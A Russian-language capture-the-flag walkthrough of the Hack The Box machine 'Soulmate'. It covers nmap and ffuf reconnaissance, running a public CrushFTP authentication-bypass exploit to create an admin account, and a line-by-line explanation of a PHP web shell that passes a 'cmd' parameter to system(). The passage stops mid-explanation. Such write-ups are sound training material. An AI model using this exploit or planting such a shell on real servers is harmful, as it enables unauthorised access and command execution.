

Исходные данные машины:

IP: 10.10.11.86

Доменное имя: soulmate.htb

Добавляем исходные данные в /etc/hosts для того, чтобы мы могли видеть машину:

echo "10.10.11.86 soulmate.htb" >> /etc/hosts

Переходим на сайт soulmate.htb – это обычный сайт знакомств:

The image displays two screenshots of the Soulmate website. The top screenshot shows the homepage with the headline "Find Your Perfect Match" and a sub-headline "Connect with like-minded people and discover meaningful relationships. Join over 10,000 singles who found love on Soulmate." There are two buttons: "Start Your Journey" and "Learn More". The bottom screenshot shows the registration page with the title "Join Soulmate" and the subtitle "Create your account and start your love journey". The registration form includes fields for Username, Full Name, Password, and Confirm Password, a bio field, and a profile picture upload option. A "Create Account" button is at the bottom of the form. A Windows activation watermark is visible in the bottom right corner of the second screenshot.

Есть форма логина, еще какие то странички. Также можно создать пользователя, обновить у него аватарку.

Но мы начинаем наш вектор атаки с разведки сканером nmap:

```
nmap -sS -sV -O 10.10.11.86
```

-sS быстрое SYN сканирование – работает незаметно для целей

-sV определяет какие сервисы работают на открытых портах и их версии

-O пытается понять, какая ОС стоит на удаленном хосте.

```
(root@kali)-[/]
# nmap -sS -sV -O 10.10.11.86
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-18 05:03 CDT
Nmap scan report for soulmate.htb (10.10.11.86)
Host is up (0.069s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     nginx 1.18.0 (Ubuntu)
Device type: general purpose/router
Running: Linux 5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 5.0 - 5.14, MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.94 seconds
```

Из результата сканирования можно сделать вывод что у нас открыт 22 порт ssh, так же открыт 80 порт - это веб сервис nginx и операционная система у нас Ubuntu (Linux).

Окей, попробуем посмотреть различные скрытые веб каталоги/поддомены с помощью фаззера ffuf. Это такие утилита, которая производит брутфорс с помощью специальных словарей.

Я перешел в директорию /usr/share/seclists/Discovery/Web-Content – там у меня находятся словари для веб контента.

```

(root@kali)-[/usr/share/seclists/Discovery/Web-Content]
# ffuf -u http://soulmate.htb/FUZZ \
> -w raft-medium-directories.txt \
> -t 50 \
> -e .php, .html, .txt, .zip \
> -ac \

v2.1.0-dev

:: Method      : GET
:: URL         : http://soulmate.htb/FUZZ
:: Wordlist    : FUZZ: /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
:: Extensions : .php
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads     : 50
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500

logout.php      [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 88ms]
login.php       [Status: 200, Size: 8554, Words: 3167, Lines: 178, Duration: 110ms]
register.php     [Status: 200, Size: 11107, Words: 4492, Lines: 238, Duration: 134ms]
assets          [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 78ms]
assets          [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 80ms]
profile.php     [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 68ms]
index.php       [Status: 200, Size: 16688, Words: 6110, Lines: 306, Duration: 72ms]
dashboard.php   [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 63ms]
:: Progress: [89997/89997] :: Job [1/1] :: 629 req/sec :: Duration: [0:03:03] :: Errors: 3 ::

```

С помощью фаззинга удалось выявить различные веб каталоги. Но ничего прям ничего необычного в этих веб каталогах нету. Они и так есть в открытом доступе.

Теперь попробуем побрутфорсить поддомены, перейдем для этого в специальную директорию /usr/share/seclists/Discovery/DNS

В результате фаззинга был обнаружен поддомен ftp:

```

(root@kali)-[/usr/share/seclists/Discovery/DNS]
# ffuf -u http://10.10.11.86 \
> -w subdomains-top1million-5000.txt \
> -H "Host: FUZZ.soulmate.htb" \
> -ac \
> -t 50 \

v2.1.0-dev

:: Method      : GET
:: URL         : http://10.10.11.86
:: Wordlist    : FUZZ: /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt
:: Header     : Host: FUZZ.soulmate.htb
:: Follow redirects : false
:: Calibration : true
:: Timeout     : 10
:: Threads     : 50
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500


ftp             [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 6128ms]
:: Progress: [4989/4989] :: Job [1/1] :: 684 req/sec :: Duration: [0:00:07] :: Errors: 0 ::

```

Добавляем ftp.soulmate.htb в /etc/hosts

Дальше переходим мы на ftp.soulmate.htb

И там у нас находится сервис CrushFTP это веб-файловый сервис.



При изучении исходного HTML кода получилось обнаружить информации о версии CrushFTP 11.W.657-2025

```
ot<script type=module crossorigin src="/WebInterface/new-ui/assets/app/components/loader2.js?v=11.W.657-2025_03_08_07_52"><
```

Читая информацию в интернете, удалось выявить, что для сервиса CrushFTP существует критическая уязвимость CVE-31161-2025, позволяющая обойти аутентификацию. Данную уязвимость выявили в марте 2025 года. И даже есть для этого готовый эксплоит, в открытом доступе на гит хабе, написанный на языке python.

В чем она заключается. То есть при аутентификации в http запросе мы в одном из заголовков указываем название подписи + имя существующего пользователя. Сервер нам верит и устанавливает сессию ДО проверки подписи. И вот как раз таки в этом промежутке. С учетки crushadmin этого сервиса мы можем сделать всё что угодно. В данном случае мы создаем новую учетку с правами root и задаем свой пароль. Это если говорить в кратце. В эксплоите это всё реализовано программно.

Запускаем эксплоит:


Устанавливаем exploit с гит хаба. Он так и называется cve-31161-2025.py

И запускаем:


```
(root@kali)-[~/CVE-2025-31161]
# python3 cve-2025-31161.py \
> --target_host ftp.soulmate.htb \
> --port 80 \
> --target_user root \
> --new_user zero \
> --password 1234
[+] Preparing Payloads
[-] Warming up the target
[+] Sending Account Create Request
[!] User created successfully
[+] Exploit Complete you can now login with
[*] Username: zero
[*] Password: 1234.
```

Смотрим, что создался пользователь zero, password 1234


По итогу мы смогли авторизоваться и у нас появляется вот такой вот интерфейс и админ панель:



Переходим в панель admin:



Перешли в user manager и видим, что там несколько разных пользователей:



Изучив их всех, только у бена я нашел 3 директории.


ben

IT


webProd

в папке ben была фотка котика, в папке IT какие то BASH скрипты, где производилось создание пользователей. И каталог webProd. Это что то интересненькое.

Перейдя в эту директорию, я увидел, что там лежат те самые веб каталоги, которые я обнаружил при фаззинге:



Что я сделал дальше, я захотел зайти под ним, я сменил пароль у бена на 1234 и выдал ему права на удаление и изменение имени у директории.



авторизируемся под беном:

Kali Linux [Работает] - Oracle VirtualBox

Файл Машина Вид Ввод Устройства Справка

New Tab CrushFTP - WebInterface

Not secure http://ftp.soulmate.htb/#/

OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hackin...

CrushFTP Ben

Download User Options Search Add To Basket Show Basket Logout

Home

Filter

Select ☐ Keep directories on top while sorting


☐	NAME	SIZE	LAST MODIFIED	KEYWORDS
☐	> IT	(1 Items)	10/18/2025 15:32:38.175	
☐	> ben	(1 Items)	10/18/2025 15:32:38.175	
☐	> webProd	(1 Items)	10/18/2025 15:32:38.179	

3 (3 Folders, 0 Files)

(Session timeout in 9min, 57secs.) © 2025 Copyright: CrushFTP

Поиск

20:33 18.10.2025



Собственно, webProd это директория которая смонтирована на реальный сервер. Можно сказать каталог веб публикаций. Это самое место откуда веб сервер soulmate.htb отдает php.

Это место называют web Root

Поэтому, когда я закидываю файл в webProd, он физически появляется в этом каталоге на самой машине.

Вообще CrushFTP это веб-файлообменник с правами и виртуальными папками (VFS)

Админы маптят алиасы на реальные каталоги системы. Здесь это webProd – оно смонтировано на реальный путь (/var/www/soulmate.htb/public) об этом мы узнаем позже

Это используют для легальной публикации контента. Закинул файл – он появился на сайте

Виртуальное имя: webProd (что видит юзер в интерфейсе)

Real Path: /var/www/soulmate.htb/public

Удалили что то в webProd – удалилось и из /var/www

и наоборот. Это привязка – маппинг.

Зачем применяют эту шлягу?

Безопасность – пользователь не видит «весь» сервер, только выданные ему алиасы.

Можно давать разные доступы людям, кому то webProd кому то backups

Изоляция от ОС. Не нужно давать системный SSH и SMB достаточно VFS-алиаса.

Исходя из этого у меня появилась идея – закинуть в эту папку бэкдор.php который выполнит команду ОС.

Для начала напишем этот бэкдор. Назовем его simplebackdoor.php.

Объяснение:

<?php ?> открывает и закрывает php блок.

if(isset(\$_REQUEST['cmd'])) { - если суперглобальный массив php содержит параметр cmd, то выполнить.

\$_REQUEST – суперглобальный массив PHP, который объединяет GET,POST и COOKIE.

isset() проверяет передан ли параметр cmd.

Если передан выполняем тело if {...}

echo "<pre>";

Выводит в ответ HTML-тег (фиксированная ширина, сохраняет переносы. Делает вывод команды читабельным.

\$cmd=(\$_REQUEST['cmd']) Создает в переменную \$cmd и кладет туда строку, которую клиент прислал в cmd.

system(\$cmd); передает строку из \$cmd в ОС

echo "</pre>" закрывает блок <pre>

die завершает выполнение скрипта.

Теперь. Что происходит когда мы откроем: <http://ftp.soulmate.htb/simplebackdoor.php?cmd=id>

Часть после ? это query-строка. Тут параметру cmd присвоено значение id (команда ОС)

